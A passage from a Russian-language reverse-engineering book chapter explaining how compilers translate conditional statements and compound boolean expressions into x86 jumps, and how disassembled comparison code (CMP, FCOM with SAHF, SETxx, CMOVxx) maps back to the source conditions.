Листинг 26.2. Псевдокод, генерируемый типичным компилятором на основе конструкции IF — THEN

```
IF (NOT условие) THEN continue
оператор1;
оператор2;
continue:
...
```

Следовательно, для восстановления исходного текста программы, нам придется вновь инвертировать условие и "подцепить" блок операторов {*оператор*$_1$; *оператор*$_2$} к ключевому слову **THEN**. Таким образом, если откомпилированный код выглядит так, как показано в листинге 26.3, можно с уверенностью утверждать, что в исходном тексте присутствовали следующие строки: `IF A=B THEN PRINT "A=B"`.

Листинг 26.3. Псевдокод, генерируемый на основе конструкции IF A=B THEN PRINT "A=B"

```
10 IF A<>B THEN 30
20 PRINT "A=B"
30 …// прочий код программы
```

С другой стороны, если программист, наоборот, проверял переменные A и B на неравенство, (`IF A<>B THEN PRINT "A<>B"`), то компилятор все равно инвертирует истинность условия и сгенерирует код, показанный в листинге 26.4.

Листинг 26.4. Код, генерируемый компилятором на основе конструкции IF A<>B THEN PRINT "A<>B"

```
10 IF A=B THEN 30
20 PRINT "A<>B"
30 …// прочий код программы
```

Конечно, встречаются и компиляторы, страдающие многословием. Их легко распознать по безусловному переходу, следующему сразу же после условного оператора (листинг 26.5).

Листинг 26.5. Код, генерируемый компиляторами, не инвертирующими условие в конструкции IF –THEN

```
IF (условие) THEN do
GOTO continue
do:
оператор1;
оператор2;
continue:
…
```

В таком случае инвертировать условие не требуется. Впрочем, если это сделать, ничего страшного не произойдет, разве что код программы станет менее понятным, да и то не всегда.

Рассмотрим теперь, как транслируется полная конструкция **IF** (*условие*) **THEN** {*оператор$_1$; оператор$_2$;*} **ELSE** {*оператор$_a$; оператор$_b$;*}. Как показано в листинге 26.6, некоторые компиляторы инвертируют истинность условия, в то время как другие — нет.

Листинг 26.6. Варианты трансляции полной конструкции IF — THEN — ELSE

```
Вариант без инвертирования условия
IF (условие) THEN do_it
// Ветка ELSE
оператор_a;
оператор_b
GOTO continue

do_it:
//Ветка IF
оператор_1;
оператор_2;
continue:
```

```
Вариант с инвертированием условия
IF (NOT условие) THEN else
//Ветка IF
оператор_1;
оператор_2;
GOTO continue

else:
// Ветка ELSE
оператор_a;
оператор_b
continue:
```

Поэтому, не зная "нрава" компилятора, невозможно определить, как выглядел подлинный исходный текст программы. Однако это не создает проблем, ибо условие всегда можно записать так, как это удобно. Допустим, если вам не нравится конструкция `IF (c<>0) THEN a=b/c ELSE PRINT "Ошибка!"`, пишите ее так: `IF (c==0) THEN PRINT "Ошибка!" ELSE a=b/c`, и никаких проблем не возникнет!

Типы условий

Условия делятся на *простые* (элементарные) и *сложные* (составные). Пример простого условия — `if (a==b)…`, в то время как пример сложного условия может выглядеть так: `if ((a==b) && (a!=0))…`. Очевидно, что любое сложное условие можно разложить на ряд простых условий. Поэтому с простых условий мы и начнем.

Существуют два основных типа элементарных условий:

- *Условия отношений* — "меньше", "равно", "больше", "меньше или равно", "не равно", "больше или равно", соответственно обозначаемые как: `<`, `==`, `>`, `<=`, `!=`, `>=`.
- *Логические условия* — И (`AND`), ИЛИ (`OR`), НЕ (`NOT`), исключающее ИЛИ (`XOR`), в нотации языка C соответственно обозначаемые как `&`, `|`, `!`, `^`.

> ***Примечание***
>
> Известный хакерский авторитет Мэтт Питрек включает в эту классификацию и проверку битов, однако несколько некорректно смешивать в одну кучу разные понятия, даже если они чем-то и взаимосвязаны.

Если условие истинно, оно возвращает булевское значение `TRUE`, соответственно, если условие ложно, то возвращается значение `FALSE`. Внутреннее (физическое) представление булевских переменных зависит от конкретной реализации. По общепринятому соглашению, `FALSE` *равно* нулю, а `TRUE` *не равно* нулю. Часто (но не всегда) `TRUE` равно единице, но на это нельзя полагаться! Поэтому код `IF ((a>b)!=0)…` абсолютно корректен, а вариант `IF ((a>b)==1)…` привязан к конкретной реализации и потому нежелателен.

Обратите внимание: конструкция `IF ((a>b)!=0)…` проверяет на неравенство нулю отнюдь не значения самих переменных `a` и `b`, а именно *результат их сравнения*. Рассмотрим следующий пример: `IF ((666==777)==0) printf("Woozl!")`. Как вы думаете, что отобразится на экране, если его запустить? Правильно — `Woozl!`. Почему? Ведь ни `666`, ни `777` не равны нулю! Да, но ведь `666 != 777`, значит, условие (`666==777`) — ложно, и, следовательно равно нулю. Кстати,

если записать `IF ((a=b)==0)…`, получится совсем иной результат — значение переменной `b` будет присвоено переменной `a`, после чего проверено на равенство нулю.

Логические условия чаще всего используются для связывания двух или более элементарных условий отношения в составное. Например, `IF ((a==b) && (a!=0))…`. При трансляции программы компиляторы всегда выполняют развертку составных условий в простые (листинг 26.7). В данном случае это происходит так: `IF a==b THEN IF a=0 THEN…`. На втором этапе выполняется замена условных операторов на оператор `GOTO`.

Листинг 26.7. Развертка составных условий в простые при трансляции программы

```
IF a!=b THEN continue
IF a==0 THEN continue
…// код условия
:continue
…// прочий код
```

Порядок вычисления элементарных условий в сложном выражении зависит от прихотей компилятора, гарантируется лишь, что условия, "связанные" операцией логического `И`, проверяются слева направо в порядке их объявления в программе. Причем если первое условие ложно, то условие, следующее за ним, вычислено *не будет*! Это дает возможность писать код наподобие следующего: `if ((filename) & (f=fopen(&filename[0],"rw")))…"` — если указатель *filename* указывает на невыделенную область памяти (т. е. попросту говоря содержит нуль — логическое `FALSE`), то функция `fopen` не вызывается, и ее краха не происходит. Такой способ вычислений получил название *быстрых булевых операций*.

Перейдем теперь к вопросу идентификации логических условий и анализу сложных выражений. Вернемся к уже облюбованному нами выражению `if ((a==b) && (a!=0))…` и вглядимся в результат его трансляции (листинг 26.8).

Листинг 26.8. Результат трансляции выражения if ((a==b) && (a!=0))…

```
IF a!=b THEN continue  -------!
IF a==0 THEN continue ---!     !
…// код условия           !    !
:continue              <--! <---
…// прочий код
```

Легко видеть, что логическое выражение выдает себя серией условных переходов к одной и той же метке, причем — обратите внимание — выполняется проверка на *неравенство* каждого из элементарных условий, а сама метка расположена *позади* кода условия.

Идентификация логической операции `ИЛИ` намного сложнее в силу неоднозначности ее трансляции. Рассмотрим это на примере выражения `if ((a==b) || (a!=0))…`. Его можно разбить на элементарные операции двумя способами (листинг 26.9).

Листинг 26.9. Варианты трансляции выражения `if ((a==b) || (a!=0))`…

Вариант 1

```
IF a==b THEN do_it -----------!
IF a!=0 THEN do_it ---!       !
goto continue ---!    !       !
:do_it           ! <--! <-----!
…// код условия  !
:continue      <-!
…// прочий код
```

Вариант 2

```
IF a==b THEN do_it  -----------!
IF a==0 THEN continue--!       !
:do_it                 ! <-----!
…// код условия        !
:continue  <-----------!
…// прочий код
```

Первый вариант обладает весьма запоминающийся внешностью — серия проверок (без инверсии условия) на одну и ту же метку, расположенную перед кодом условия, а в конце этой серии — безусловный переход на метку, расположенную позади кода условия.

Однако оптимизирующие компиляторы выкидывают безусловный переход, инвертируя проверку последнего условия в цепочке и, соответственно, меняя адрес перехода. По неопытности эту конструкцию часто принимают за смесь OR и AND.

Теперь рассмотрим результат трансляции следующего выражения: `if ((a==b) || (a==c) && a(!=0))…` (листинг 26.10).

Листинг 26.10. Результат трансляции выражения if ((a==b) || (a==c) && a(!=0))…

```
IF a==b THEN check_null
IF a!=c THEN continue
check_null:
IF a==0 THEN continue
…// код условия
continue:
…// прочий код
```

Как из непроходимого леса элементарных условий получить одно удобочитаемое составное условие? Начинаем плясать от печки, т. е. от первой операции сравнения. Смотрите, если условие `a==b` окажется истинно, оно "выводит из игры" проверку условия `a!=c`. Такая конструкция характерна для операции OR — т. е. для "срабатывания" кода достаточно выполнения хотя бы одного условия из двух. Пишем в уме или карандашом: `if ((a==b) || …)`. Далее — если условие (`a!=c`) истинно, то все дальнейшие проверки прекращаются, и происходит передача управления на метку, расположенную позади условного кода. Логично предположить, что мы имеем дело с последней операцией OR в цепочке сравнений — это ее "почерк". Значит, мы инвертируем условие выражения и продолжаем писать: `if ((a==b) || (a==c)…)`. Последний бастион — проверка условия `a==0`. Выполнить условный код, миновав эту проверку, не удастся, — следовательно, это не OR, а AND! А AND всегда инвертирует условие срабатывания, и поэтому оригинальный код должен был выглядеть так: `if ((a==b) || (a==c) && (a!=0))`. Ура! У нас получилось!

Впрочем, не обольщайтесь — то, что мы рассмотрели — это простейший пример. В реальной жизни оптимизирующие компиляторы могут доставить вам много хлопот.

Наглядное представление сложных условий в виде дерева

Конструкцию, состоящую из трех-четырех элементарных условий, можно проанализировать и в уме (да и то, если есть соответствующие навыки). Однако хитросплетения пяти и более условий образуют самый настоящий лабиринт, который с лету не возьмешь. Неоднозначность трансляции сложных условий порождает неоднозначность интерпретации, что приводит к многовариантному анализу, причем с каждым шагом в голове приходится держать все больше и больше информации. Так недолго окончательно запутаться и получить неверный результат.

Выход — в использовании двухуровневой системы ретрансляции. На первом этапе элементарные условия преобразуются к некоторой промежуточной форме записи, наглядно и непротиворечиво отображающей взаимосвязь элементарных операций. Затем осуществляется окончательная трансляция в любую подходящую нотацию (например, C, Basic или Pascal).

Единственная проблема состоит в выборе удачной промежуточной формы. Существует множество решений, но в данной книге, вследствие ограниченности ее объема, мы рассмотрим только одно — *деревья*.

Изобразим каждое элементарное условие в виде *узла* с двумя ветвями, соответствующими состояниям: *условие истинно* и *условие ложно*. Для наглядности обозначим "ложь" равнобедренным

треугольником, а "истину" — квадратом и условимся всегда располагать ложь на левой, а истину на правой ветке (рис. 26.1). Получившуюся конструкцию назовем "*гнездом*" (nest).




Рис. 26.1. Схематическое представление гнезда

Гнезда могут объединяться в деревья, соединясь узлами с ветками другого узла. Причем каждый узел может соединяться только с одним гнездом, но всякое гнездо может соединяться с несколькими узлами. Непонятно? Не волнуйтесь, сейчас со всем этим мы самым внимательным образом разберемся.

Рассмотрим объединение двух элементарных условий логической операцией `AND` на примере выражения `((a==b) && (a!=0))`. Извлекаем первое слева условие `(a==b)`, "усаживаем" его в гнездо с двумя ветвями: левая соответствует случаю, когда `a!=b` (т. е. условие `a==b` — ложно), а правая, соответственно, — наоборот. Затем то же самое делаем и со вторым условием (`a!=0`). У нас получаются два очень симпатичных гнездышка, — остается лишь связать их между собой операцией логического `AND`. Как известно, `AND` выполняет второе условие только в том случае, если истинно первое. Значит, гнездо (`a!=0`) следует прицепить к правой ветке гнезда (`a==b`). Тогда правая ветка гнезда (`a!=0`) будет соответствовать истинности выражения `((a==b) && (a!=0))`, а обе левые ветки — его ложности. Обозначим первую ситуацию меткой `do_it`, а вторую — `continue`. В результате дерево должно будет выглядеть, как показано на рис. 26.2.

Для наглядности отметим маршрут из вершины дерева к метке `do_it` жирной стрелкой. Как видите, в пункт `do_it` можно попасть только одним путем.




Рис. 26.2. Графическое представление операции `AND` в виде двоичного дерева. Обратите внимание — в пункт `do_it` можно попасть только одним путем!

Перейдем теперь к операции логического `OR`. Рассмотрим конструкцию `((a==b) || (a!=0))`. Если условие `(a==b)` истинно, то и все выражение считается истинным. Следовательно, правая ветка гнезда `(a==b)` связана с меткой `do_it`. Если же условие же `(a==b)` ложно, то выполняется проверка следующего условия. Значит, левая ветка гнезда `(a==b)` связана с гнездом `(a!=0)`. Очевидно, если условие `(a!=0)` истинно, то истинно и все выражение `((a==b) || (a!=0))`, напротив, если условие `(a!=0)` ложно, то ложно и все выражение, т. к. проверка условия `(a!=0)`

выполняется только в том случае, если условие `(a==b)` ложно. Отсюда мы заключаем, что левая ветка гнезда `(a!=0)` связана с меткой `continue`, а правая — с `do_it`. (рис. 26.3). Обратите внимание — в пункт `do_it` можно попасть двумя различными путями!




Рис. 26.3. Графическое представление операции `OR` в виде двоичного дерева. Обратите внимание — в пункт `do_it` можно попасть двумя различными путями!

До сих пор мы отображали логические операции на деревья, но ведь деревья создавались как раз для противоположной цели — преобразованию последовательности элементарных условий к интуитивно понятному представлению. Займемся этим? Пусть в тексте программы встретился следующий код, представленный в листинге 26.11.

Листинг 26.11. Пример, иллюстрирующий преобразование последовательности элементарных условий к интуитивно-понятному представлению

```
IF a==b THEN check_null
IF a!=c THEN continue
check_null:
IF a==0 THEN continue
…// код условия
continue:
…// прочий код
```

Извлекаем условие `(a==b)` и сажаем его в "гнездо", — смотрим: если оно ложно, то выполняется проверка `(a!=c)`, значит, гнездо `(a!=c)` связано с левой веткой гнезда `(a==b)`. Если же условие `(a==b)` истинно, то управление передается метке `check_null`, проверяющей истинность условия `(a==0)`, следовательно, гнездо `(a==0)` связано с правой веткой гнезда `(a==b)`. В свою очередь, если условие `(a!=c)` истинно, управление получает метка `continue`, в противном случае — `check_null`. Значит, гнездо `(a==0)` связано одновременно и с правой веткой гнезда `(a==b)` и с левой веткой гнезда `(a!=c)`.

Конечно, это проще рисовать, чем описывать! Если вы все правильно зарисовали, у вас должно получиться дерево, изображенное на рис. 26.4.

Смотрите: к гнезду `(a==0)` можно попасть двумя путями — либо через гнездо `(a==b)`, либо через цепочку двух гнезд `(a==b)` → `(a!=c)`. Следовательно, эти гнезда связаны операцией `OR`. Записываем: `if ((a==b) || !(a!=c)…)`. Откуда взялся оператор `NOT`? Так ведь гнездо `(a==0)` связано с левой веткой гнезда `(a!=c)`, т. е. проверяется *ложность его истинности*! Кстати, "ложность истинности" — очень хорошо звучит, не правда ли? Избавляемся от `NOT`, инвертируя условие: `if ((a==b) || (a==c)….)`…. Далее — из гнезда `(a==0)` до пункта `do_it` можно добраться только одним путем, значит, оно связано с операцией `AND`. Записываем: `if (((a==b) || (a==c)) && !(a==0))`….

Теперь избавляемся от лишних скобок и операции `NOT`. В результате получается: `if ((a==b) || (a==c) && (a!=0)) {// Код условия}`.




Рис. 26.4. Графическое представление сложного выражения

Не правда ли, все просто? Причем вовсе не обязательно строить деревья вручную, — при желании можно написать программу, берущую эту работу на себя.

Исследование конкретных реализаций

Прежде чем приступать к отображению конструкции **IF** (*сложное условие*) **THEN** *оператор*$_1$:*оператор*$_2$ **ELSE** *оператор*$_a$:*оператор*$_b$ на машинный язык, вспомним, что, во-первых, агрегат `IF — THEN — ELSE` можно выразить через `IF — THEN`, во-вторых, `THEN` *оператор*$_1$:*оператор*$_2$ можно выразить через `THEN GOTO do_it`, в-третьих, любое сложное условие можно свести к последовательности элементарных условий отношения. Таким образом, на низком уровне мы будем иметь дело лишь с конструкциями **IF** (*простое условие отношения*) **THEN GOTO do_it**, а уже из них, как из кирпичиков, можно сложить что угодно.

Итак, обсудим *условия отношения*, или, иными словами, *результат операции сравнения двух чисел*. В микропроцессорах Intel 80x86 сравнение целочисленных значений осуществляется командой `CMP`, а вещественных — одной из следующих инструкций сопроцессора: `FCOM`, `FCOMP`, `FCOMPP`, `FCOMI`, `FCOMIP`, `FUCOMI`, `FUCOMIP`. Предполагается, что читатель уже знаком с языком ассемблера, поэтому не будем подробно останавливаться на этих инструкциях и рассмотрим их лишь вкратце.

Сравнение целочисленных значений

Команда `CMP` эквивалентна операции целочисленного вычитания `SUB`, за одним исключением — в отличие от `SUB`, `CMP` не изменяет операндов, а воздействует лишь на флаги основного процессора: *флаг нуля* (Zero Flag, `ZF`), *флаг переноса* (Carry Flag, `CF`), *флаг знака* (Sign Flag, `SF`) и *флаг переполнения* (Overflow Flag, `OF`).

Флаг нуля устанавливается в единицу, если результат вычитания равен нулю, т. е. операнды равны друг другу.

Флаг переноса устанавливается в единицу, если в процессе вычитания произошел заем из старшего бита уменьшаемого операнда, т. е. уменьшаемое меньше вычитаемого.

Флаг знака равен старшему — знаковому — биту результата вычислений, т. е. если этот флаг установлен, то результат вычислений представляет собой отрицательное число.

Флаг переполнения устанавливается в единицу, если результат вычислений "залез" в старший бит, приводя к потере знака числа.

Для проверки состояния флагов существует множество команд *условных переходов*, выполняющихся в случае, если определенный флаг (набор флагов) установлен (сброшен). Инструкции, использующиеся для анализа результата сравнения целых чисел, перечислены в табл. 26.1.

Таблица 26.1. *Соответствие операций отношения командам процессора*

Условие		Состояние флагов			Инструкция		
		Zero flag	Carry Flag	Sign Flag			
a == b		1	?	?	JZ	JE	
a != b		0	?	?	JNZ	JNE	
a < b	беззнаковое	?	1	?	JC	JB	JNAE
	знаковое	?	?	!=OF	JL	JNGE	
a > b	беззнаковое	0	0	?	JA	JNBE	
	знаковое	0	?	==OF	JG	JNLE	
a >=b	беззнаковое	?	0	?	JAE	JNB	JNC
	знаковое	?	?	==OF	JGE	JNL	
a <= b	беззнаковое	(ZF==1)||(CF==1)		?	JBE	JNA	
	знаковое	1		? !=OF	JLE	JNG	

В общем случае конструкция `IF (`*`элементарное условие отношения`*`) THEN do_it` транслируется в следующие команды процессора (листинг 26.12).

Листинг 26.12. Результат трансляции целочисленной конструкции IF (элементарное условие отношения) THEN do_it

```
CMP         A,B
Jxx         do_it
continue:
```

Между инструкциями `CMP` и `Jxx` могут находиться и другие команды, не изменяющие флагов процессора, например `MOV`, `LEA`.

Сравнение вещественных чисел

Команды сравнения вещественных чисел `FCOMxx` перечислены в табл. 26.2. В отличие от команд целочисленного сравнения, они воздействуют на регистры сопроцессора, а не основного процессора. На первый взгляд — все логично, но камень преткновения заключается в том, что инструкций условного перехода, управляемых флагами сопроцессора, не существует! К тому же, флаги сопроцессора непосредственно недоступны. Чтобы прочитать их статус, необходимо выгрузить регистр состояния сопроцессора `SW` в память или регистр общего назначения основного процессора.

Таблица 26.2. *Команды сравнения вещественных значений*

Инструкция	Назначение	Результат
FCOM	Сравнивает вещественное значение, находящееся на вершине стека сопроцессора, с операндом, находящимся в памяти или стеке FPU	флаги FPU
FCOMP	То же самое, что и FCOM, но с выталкиванием вещественного значения с вершины стека	
FCOMPP	Сравнивает два вещественных значения, лежащих на вершине стека сопроцессора, затем выталкивает их из стека	
FCOMI	Сравнивает вещественное значение, находящееся на вершине стека сопроцессора, с другим вещественным значением, находящимся в стеке FPU	флаги CPU
FCOMIP	Сравнивает вещественное значение, находящееся на вершине стека сопроцессора, с другим вещественным значением, находящимся в стеке FPU, затем выталкивает верхнее значение из стека	
FUCOMI	Неупорядоченно сравнивает вещественное значение, находящееся на вершине стека сопроцессора, с другим вещественным значением, находящимся в стеке FPU	
FUCOMIP	Неупорядоченно сравнивает вещественное значение, находящееся на вершине стека сопроцессора, с другим вещественным значением, находящимся в стеке FPU, затем выталкивает верхнее значение из стека	

Хуже всего — анализировать флаги вручную! При сравнении целых чисел можно и не задумываться над тем, какими именно флагами управляется условный переход. Достаточно написать, скажем: `CMP A,B; JGE do_it` (***J**ump [if] **G**reater [or] **E**qual* — прыжок, если `A` больше или равно `B`). В случае с вещественными числами этот подход уже не сработает! Правда, можно схитрить и скопировать флаги сопроцессора в регистр флагов основного процессора, а затем использовать "родные" инструкции условного перехода из серии `Jxx`.

Конечно, непосредственно скопировать флаги из сопроцессора в основной процессор нельзя, и эту операцию приходится осуществлять в два этапа. Сначала флаги FPU следует выгружать в память или регистр общего назначения, а уже оттуда заталкивать в регистр флагов CPU. Непосредственно модифицировать регистр флагов CPU умеет только одна команда — `POPF`. Остается только выяснить — каким флагам сопроцессора соответствуют конкретные флаги процессора. Назначение и битовые маски флагов сопроцессора показаны в табл. 26.3, а соответствие между флагами процессора и сопроцессора — в табл. 26.4. И вот что удивительно — флаги 8-й, 10-й и 14-й сопроцессора совпадают с 0-м, 2-м и 6-м флагами процессора — `CF`, `PF` и `ZF`, соответственно. То есть это означает, что старший байт регистра флагов сопроцессора можно без дополнительных преобразований затолкать в младший байт регистра флагов процессора, и это будет работать. Однако при этом исказятся 1-й, 3-й и 5-й биты флагов CPU, никак не используемые в текущих версиях процессора, но зарезервированные на будущее. Менять значение зарезервированных битов *нельзя*! Кто знает, вдруг завтра один из них будут отвечать за самоуничтожение процессора? Шутка, конечно, но в ней есть своя доля истины.

Таблица 26.3. *Назначение и битовые маски флагов сопроцессора*

Флаги FPU	Назначение		Битовая маска
OE	Флаг переполнения	Overflow Flag	#0x0008
C0	Флаг переноса	Carry Flag	#0x0100
C1	---		#0x0200
C2	Флаг четности	Partity Flag	#0x0400
C3	Флаг нуля	Zero Flag	#0x4000

Таблица 26.4. *Соответствие флагов CPU и FPU*

CPU	7	6	5	4	3	2	1	0
	SF	ZF	--	AF	--	PC	--	CF
FPU	15	14	13	12	11	10	9	8
	Busy!	C3 (ZF)	TOP			C2 (PF)	C1	C0 (CF)

К счастью, никаких сложных манипуляций нам проделывать не придется — разработчики процессора предусмотрели специальную команду — SAHF, копирующую 8-й, 10-й, 12-й, 14-й и 15-й биты регистра AX в 0-й, 2-й, 4-й, 6-й и 7-й биты регистра флагов CPU, соответственно (табл. 26.5). Сверяясь с табл. 26.4, мы видим, что 7-й бит регистра флагов CPU содержит флаг знака (SF), а соответствующий ему флаг FPU — признак занятости сопроцессора!

Таблица 26.5. *Состояние регистров флагов для различных операций отношения*

Отношение*	Состояние флагов FPU		SAHF	Битовая маска
a<b	C0 == 1		JB	#0x0100 == 1
a>b	C0 == 0	C3 == 0	JNBE	#0x4100 == 0
a==b	C3 == 1		JZ	#0x4000 == 1
a!=b	C3 == 0		JNZ	#0x4000 == 0
a>=b	C0 == 0		JNB	#0x0100 == 0
a<=b	C0 == 1	C3 === 1	JNA	#0x4100 == 1

*Здесь a — левый, а b — правый операнд команды сравнения вещественных значений.

Отсюда следует, что для анализа результата сравнения вещественных чисел *нельзя* использовать знаковые условные переходы (JL, JG, JLE, JNL, JNLE, JGE, JNGE)! Они работают с флагами знака и переполнения, поэтому естественно, что если вместо флага знака им подсовывают флаг занятости сопроцессора, а флаг переполнения оставляют в "подвешенном" состоянии, то условный переход будет срабатывать не так, как вам бы этого хотелось! Применяйте лишь беззнаковые инструкции перехода — JE, JB, JA и так далее (см. табл. 26.1).

Разумеется, это не означает, что сравнивать знаковые вещественные значения нельзя. Делать это можно, но для анализа результатов сравнения обязательно всегда использовать только беззнаковые условные переходы!

Таким образом, вещественная конструкция **IF** (*элементарное условие отношения*) **THEN do_it** транслируется в одну из двух следующих последовательностей инструкций процессора: (листинг 26.13).

Листинг 26.13. Результат трансляции вещественной конструкции IF (элементарное условие отношения) THEN do_it

Вариант 1

```
fld     [a]
fcomp   [b]
fnstsw  ax
sahf
jxx     do_it
```

Вариант 2

```
fld     [a]
fcomp   [b]
fnstsw  ax
test    ah, bit_mask
jnz     do_it
```

Первый вариант более нагляден, зато второй работает быстрее. Однако такой код умеет генерировать один лишь Microsoft Visual C++. Borland C++ и хваленый Watcom C испытывают неопределимую тягу к инструкции SAHF, чем вызывают небольшие тормоза, но чрезвычайно упрощают анализ кода. Ведь встретив команду наподобие JNA, мы и спросонок скажем, что переход выполняется,

когда `a <= b`, а вот проверка битовой маски `TEST AH, 0x41/JNZ do_it` заставит нас крепко задуматься или машинально потянуться к справочнику за разъяснениями (см. табл. 26.1).

Команды семейства `FUCOMIxx` в этом смысле гораздо удобнее в обращении, т. к. возвращают результат сравнения непосредственно в регистры основного процессора, но их "понимает" только Pentium Pro, а в более ранних микропроцессорах они отсутствуют[1].

В табл. 26.6 кратко описаны алгоритмы анализа флагов FPU, характерные для популярных компиляторов.

Таблица 26.6. *"Характер" некоторых компиляторов*

Компилятор	Алгоритм анализа флагов FPU
Borland C++	Копирует флаги сопроцессора в регистр флагов основного процессора
Microsoft Visual C++	Тест битовой маски
WATCOM C	Копирует флаги сопроцессора в регистр флагов основного процессора
Free Pascal	Копирует флаги сопроцессора в регистр флагов основного процессора

Условные команды булевой установки

Начиная с чипа 80386, язык микропроцессоров Intel обогатился командой условной установки байта — `SETxx`, устанавливающей свой единственный операнд в единицу (булевское `TRUE`), если условие `xx` истинно и, соответственно, сбрасывающую его в нуль (булевское `FALSE`), если условие `xx` ложно.

Команда `SETxx` широко используются оптимизирующими компиляторами для устранения ветвлений, т. е. для избавления от условных переходов, так как они очищают конвейер процессора, чем серьезно снижают производительность программы. Краткое описание условных команд булевской установки приведено в табл. 26.7. Подробнее об этом рассказывается далее в данной главе, в *разд. "Оптимизация ветвлений"*, *"Булевские сравнения"* и *"Идентификация условного оператора (условие)?do_it:continue"*).

Таблица 26.7. *Условные команды булевой установки*

Команда			Отношение		Условие
`SETA`	`SETNBE`		`a>b`	Беззнаковое	`CF == 0 && ZF == 0`
`SETG`	`SETNLE`			Знаковое	`ZF == 0 && SF == OF`
`SETAE`	`SETNC`	`SETNB`	`a>=b`	Беззнаковое	`CF == 0`
`SETGE`	`SETNL`			Знаковое	`SF == OF`
`SETB`	`SETC`	`SETNAE`	`a<b`	Беззнаковое	`CF == 1`
`SETL`	`SETNGE`			Знаковое	`SF != OF`
`SETBE`	`SETNA`		`a<=b`	Беззнаковое	`CF == 1 || ZF == 1`
`SETLE`	`SETNG`			Знаковое	`ZF == 1 || SF != OF`
`SETE`	`SETZ`		`a==b`	---	`ZF == 1`
`SETNE`	`SETNZ`		`a!=0`	---	`ZF == 0`

[1] Подробное описание этих команд можно найти на страницах 3—112 руководства *"Intel Architecture Software Developer's Manual, Volume 2: Instruction Set Reference Manual"* (**http://developer.intel.com/design/pentium/manuals/243191.htm**).

Прочие условные команды

Микропроцессоры серии 80x86 поддерживают множество условных команд, в общем случае не отображающихся на операции отношения, а потому и редко использующихся компиляторами (можно даже сказать — вообще не использующихся). Зато эти команды часто встречаются в ассемблерных вставках, и уже поэтому они заслуживают хотя бы беглого упоминания.

Команды условного перехода

Помимо описанных в табл. 26.1, существует еще восемь других условных переходов — `JCXZ`, `JECXZ`, `JO`, `JNO`, `JP` (он же `JPE`), `JNP` (он же `JPO`), `JS` и `JNS`. Из них только `JCXZ` и `JECXZ` имеют непосредственное отношение к операциям сравнения. Оптимизирующие компиляторы могут заменять конструкцию `CMP [E]CX, 0\JZ do_it` на более короткий эквивалент `J[E]CXZ do_it`, однако чаще всего они этого не делают.

Условные переходы `JO` и `JNS` используются, в основном, в математических библиотеках для обработки чисел большой разрядности (например, 1024-битных целых).

Условные переходы `JS` и `JNS` помимо основного своего предназначения часто используются для быстрой проверки значения старшего бита.

Условные переходы `JP` и `JNP` вообще практически не используются, ну разве что в экзотичных ассемблерных вставках. Краткая сводка вспомогательных команд условного перехода приведена в табл. 26.8.

Таблица 26.8. *Вспомогательные условные переходы*

Команда		Осуществляет переход, если…	Флаги
`JCXZ`		Регистр `CX` равен нулю	`CX == 0`
`JECXZ`		Регистр `ECX` равен нулю	`ECX == 0`
`JO`		Переполнение	`OF == 1`
`JNO`		Нет переполнения	`OF == 0`
`JP`	`JPE`	Число бит младшего байта результата четно	`PF == 1`
`JNP`	`JPO`	Число бит младшего байта результата нечетно	`PF == 0`
`JS`		Знаковый бит установлен	`SF == 1`
`JNS`		Знаковый бит сброшен	`SF == 0`

Команды условной пересылки

Старшие процессоры семейства Pentium поддерживают команду условной пересылки `CMOVxx`, пересылающую значение из источника в приемник, если условие `xx` — истинно. Это позволяет писать намного более эффективный код, не содержащий ветвлений и укладывающийся в меньшее число инструкций.

Рассмотрим конструкцию `IF a<b THEN a=b`. В листинге 26.14 приведены варианты трансляции этой конструкции — с использованием условных переходов (1) и команды условной пересылки (2).

Листинг 26.14. Варианты трансляции конструкции `IF a<b THEN a=b`

```
Вариант трансляции с использованием
условных переходов
CMP         A, B
JAE         continue:
MOV         A,B
continue:
```

```
Вариант трансляции с использованием
команды условной пересылки
CMP       A, B
CMOVB     A, B
```

Выигрыш от использования команды CMOVxx при генерации кода настолько очевиден, что появления усовершенствованных оптимизирующих компиляторов следует ожидать в самом ближайшем будущем. Вот почему эта команда включена в настоящий обзор. В табл. 26.9 приведено ее краткое, но вполне достаточное для дизассемблирования программ, описание[2].

Таблица 26.9. *Основные команды условной пересылки*

Команда			Отношение		Условие
CMOVA	CMOVNBE		a>b	Беззнаковое	CF == 0 && ZF == 0
CMOVG	CMOVNLE			Знаковое	ZF == 0 && SF == OF
CMOVAE	CMOVNC	CMOVNB	a>=b	Беззнаковое	CF == 0
CMOVGE	CMOVNL			Знаковое	SF == OF
CMOVB	CMOVC	CMOVNAE	a<b	Беззнаковое	CF == 1
CMOVL	CMOVNGE			Знаковое	SF != OF
CMOVBE	CMOVNA		a<=b	Беззнаковое	CF == 1 || ZF == 1
CMOVLE	CMOVNG			Знаковое	ZF == 1 || SF != OF
CMOVE	CMOVZ		a==b	---	ZF == 1
